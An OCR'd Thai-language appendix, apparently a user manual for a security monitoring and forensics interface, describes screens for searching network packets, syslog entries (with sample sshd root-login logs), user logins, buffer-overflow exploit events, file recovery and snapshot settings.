


รูปที่ก.8 ค้นหาข้อมูลทางเครือข่าย

หลังจากกำหนดเสร็จแล้วให้กด search เพื่อทำการค้นหา

Network – ผลการค้นหา

จะแสดง ID, Signature, Priority, Timestamp, IP_source, IP_destination, Type โดยสามารถเชื่อมโยงไปยังหน้าที่แสดง payload ของ packet ที่ต้องการได้โดยเลือก ID ที่ต้องการ



รูปที่ก.9 ผลการหาข้อมูลทางเครือข่าย

Network - payload

จะแสดง payload ของ packet ที่ได้เลือกมา โดยสามารถเปลี่ยนให้แสดง เป็นรูปแบบสตริง หรือ ไบนารี่ ก็ได้

Network :

Event Payload

Decode Payload (Binary)

Raw Packet

E..H....?.....5..4..N.....128.24.16.172.in-addr.arpa.....

รูปที่ก.10 รายละเอียดของแพ็คเก็ต

- **LogFile**

  สามารถเลือกค้นหาข้อมูล syslog ของระบบได้ดังนี้

  1. Host คือกำหนดให้ค้นหาจากเครื่องที่กำหนด
  2. Msg คือกำหนดให้ค้นหาจากข้อความแจ้งเตือน
  3. Facility คือกำหนดให้ค้นหาจากชนิดของ syslog
  4. Start time, End Time คือกำหนดให้ค้นหาจากช่วงเวลาที่กำหนด
  5. Priority คือกำหนดให้ค้นหาจากความรุนแรงที่เกิดขึ้น

Log File :

Host any

Msg

Facility any

Start Time Year any Month any Day any Hour any Min any Sec any

End Time Year any Month any Day any Hour any Min any Sec any

Priority any

search

รูปที่ ก.11 ค้นหาล็อกไฟล์ของระบบ

Log File :

Index	Prog	Msg	TimeStamp	Priority	Msg	Facility
39372	sshd	sshd[3773]: (pam_unix) session opened for user root by (uid=0)	2007-01-29	info	IPsec4	auth
39371	sshd	sshd[3773]: (pam_unix) session opened for user root by (uid=0)	2007-01-29	info	IPsec4	auth
39370	sshd	sshd[3770]: (pam_unix) session opened for user root by (uid=0)	2007-01-29	info	IPsec4	auth
39369	sshd	sshd[3770]: (pam_unix) session opened for user root by (uid=0)	2007-01-29	info	IPsec4	auth
39368	sshd	sshd[3768]: Accepted publickey for root from ::ffff:172.16.24.128 port 1216 ssh2	2007-01-29	info	IPsec4	auth
39367	sshd	sshd[3768]: Accepted publickey for root from ::ffff:172.16.24.128 port 1216 ssh2	2007-01-29	info	IPsec4	auth
39366	sshd	sshd[3766]: Accepted publickey for root from ::ffff:172.16.24.128 port 1215 ssh2	2007-01-29	info	IPsec4	auth
39365	sshd	sshd[3766]: Accepted publickey for root from ::ffff:172.16.24.128 port 1215 ssh2	2007-01-29	info	IPsec4	auth
39364	sshd	sshd[3763]: (pam_unix) session opened for user root by (uid=0)	2007-01-29	info	IPsec4	auth
39363	sshd	sshd[3763]: (pam_unix) session opened for user root by (uid=0)	2007-01-29	info	IPsec4	auth
39362	sshd	sshd[3760]: (pam_unix) session opened for user root by (uid=0)	2007-01-29	info	IPsec4	auth
39361	sshd	sshd[3760]: (pam_unix) session opened for user root by (uid=0)	2007-01-29	info	IPsec4	auth
39360	sshd	sshd[3756]: Accepted publickey for root from ::ffff:172.16.24.128 port 1213 ssh2	2007-01-29	info	IPsec4	auth
39359	sshd	sshd[3756]: Accepted publickey for root from ::ffff:172.16.24.128 port 1213 ssh2	2007-01-29	info	IPsec4	auth
39358	sshd	sshd[3757]: Accepted publickey for root from ::ffff:172.16.24.128 port 1214 ssh2	2007-01-29	info	IPsec4	auth
39357	sshd	sshd[3757]: Accepted publickey for root from ::ffff:172.16.24.128 port 1214 ssh2	2007-01-29	info	IPsec4	auth
39356	sshd	sshd[3753]: (pam_unix) session opened for user root by (uid=0)	2007-01-29	info	IPsec4	auth
39355	sshd	sshd[3753]: (pam_unix) session opened for user root by (uid=0)	2007-01-29	info	IPsec4	auth
39354	sshd	sshd[3748]: Accepted publickey for root from ::ffff:172.16.24.128 port 1212 ssh2	2007-01-29	info	IPsec4	auth
39353	sshd	sshd[3748]: Accepted publickey for root from ::ffff:172.16.24.128 port 1212 ssh2	2007-01-29	info	IPsec4	auth

page 1/1969


[1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20]

go to page

รูปที่ ก.12 ผลการหาล็อกไฟล์ของระบบ

Login

สามารถเลือกค้นหาผู้ใช้งานระบบที่ใช้งานในเวลาที่กำหนดได้




รูปที่ ก.13 หาผู้ใช้งานในระบบ

Login – ผลการค้นหา

จะแสดง ชื่อผู้ใช้ เทอร์มินอลที่ใช้ ไอพีที่ใช้ และเวลาที่เข้าใช้ระบบ และ ออกจากระบบ โดยสามารถเชื่อมโยงไปยังส่วนอื่นได้ดังนี้

1. เลือกที่ผู้ใช้ จะแสดงคำสั่งที่ผู้ใช้คนนั้นได้ใช้งาน
2. เลือกที่ ไอพี จะแสดงถึง packet ที่มีรูปแบบน่าสงสัยในช่วงเวลาที่เข้าใช้ระบบอยู่



รูปที่ ก.14 ผลการหาผู้ใช้งานในระบบ


Watson

สามารถค้นหาเวลาการเกิด Buffer Overflow ซึ่งเกิดจากการทำ Exploit Code ที่เกิดขึ้นในระบบได้ โดยจะสามารถค้นหาได้ตาม UID , PID , Lib C Function และ Time

รูปที่ ก.15 ส่วนค้นหาว่าโดนทำ exploit เมื่อไร

Watson – ผลการค้นหา


จะแสดง ID , Lib C Function , UID , PID , Time ของ Log ของการเกิด Buffer Overflow ซึ่งเกิดจากการทำ Exploit Code



รูปที่ ก.16 ผลการค้นหาว่าโดน exploit


Recovery

- จะแสดงชื่อไฟล์ที่อยู่ในรายการกู้คืน และ เวลาที่ได้กำหนดไว้
- สามารถเพิ่มไฟล์ที่ต้องการกู้คืนได้โดยต้องกำหนดชื่อไฟล์ และวันเวลาที่กำหนด โดยกำหนดที่ File และ Select Time และเลือกที่ add
- สามารถลบรายการที่ได้เลือกไว้ โดยเลือกที่ clear
- สามารถสั่งให้กู้คืนไฟล์ที่อยู่ในรายการ โดยเลือกที่ restore



รูปที่ ก.17 การทำ recovery

Snapshot management



รูปที่ ก1.8 การตั้งค่า

เป็นส่วนของการบริหารจัดการการเก็บ Snapshot ซึ่งแบ่งการทำงานเป็นส่วนๆ โดยแต่ละส่วนมีคุณสมบัติดังนี้คือ

1. Adding New Path เป็นส่วนสำหรับการเพิ่ม Path ที่จะให้ระบบทำการเก็บ Snapshot
2. List Of Path เป็นส่วนที่แสดงรายชื่อและสถานะการเก็บ Snapshot ของ Path ที่กำหนด โดยในส่วนนี้สามารถควบคุมการเก็บ Snapshot ดังนี้คือ
   - ปุ่ม Start สำหรับการสั่งให้เริ่มเก็บ Snapshot

- ปุ่ม Stop สำหรับการสั่งให้หยุดการเก็บ Snapshot
- ปุ่ม Remove สำหรับการยกเลิกการเก็บ Snapshot และลบไฟล์ Snapshot

Snapshot Configure เป็นส่วนที่กำหนดการเก็บ Snapshot หากต้องการกำหนดการทำงานของ Path ใดก็คลิ้กที่ Path นั้นๆ ในส่วนของ List of path และหากเคยมีการตั้งค่าไว้แล้วก็จะแสดงผลเป็นค่า config เดิม ในการปรับแต่งค่าการเก็บ Snapshot มีรายละเอียดในส่วนต่างๆ ดังนี้คือ

- Keep Snapshot (Main Step) เป็นการกำหนดการเก็บ Snapshot แบบหยาบโดยมีรายละเอียดดังนี้คือ

- Round Reuse เป็นการกำหนดช่วงเวลาของไฟล์ Snapshot ที่จะวนทับไฟล์เดิม

- Keep Snapshot Every เป็นการกำหนดวงรอบการเก็บ Snapshot โดยวงรอบต่ำสุดคือ 1 วัน

- Keep Snapshot (Sub Step) เป็นการกำหนดการเก็บ Snapshot แบบละเอียดโดยมีรายละเอียดดังนี้คือ

- Round Reuse เป็นการกำหนดช่วงเวลาของไฟล์ Snapshot ที่จะวนทับไฟล์เดิม

- Keep Snapshot Every เป็นการกำหนดวงรอบการเก็บ Snapshot โดยวงรอบต่ำสุดคือ 1 นาที

หลังจากที่ได้ทำการปรับแต่งค่าการทำงานของการเก็บ Snapshot และกดปุ่ม Submit แล้ว การเปลี่ยนแปลงดังกล่าวจะมีผลกับการทำงานของระบบการเก็บ Snapshot ในทันทีโดยไม่ต้องสั่งให้หยุดแล้วเริ่มการเก็บ Snapshot ใหม่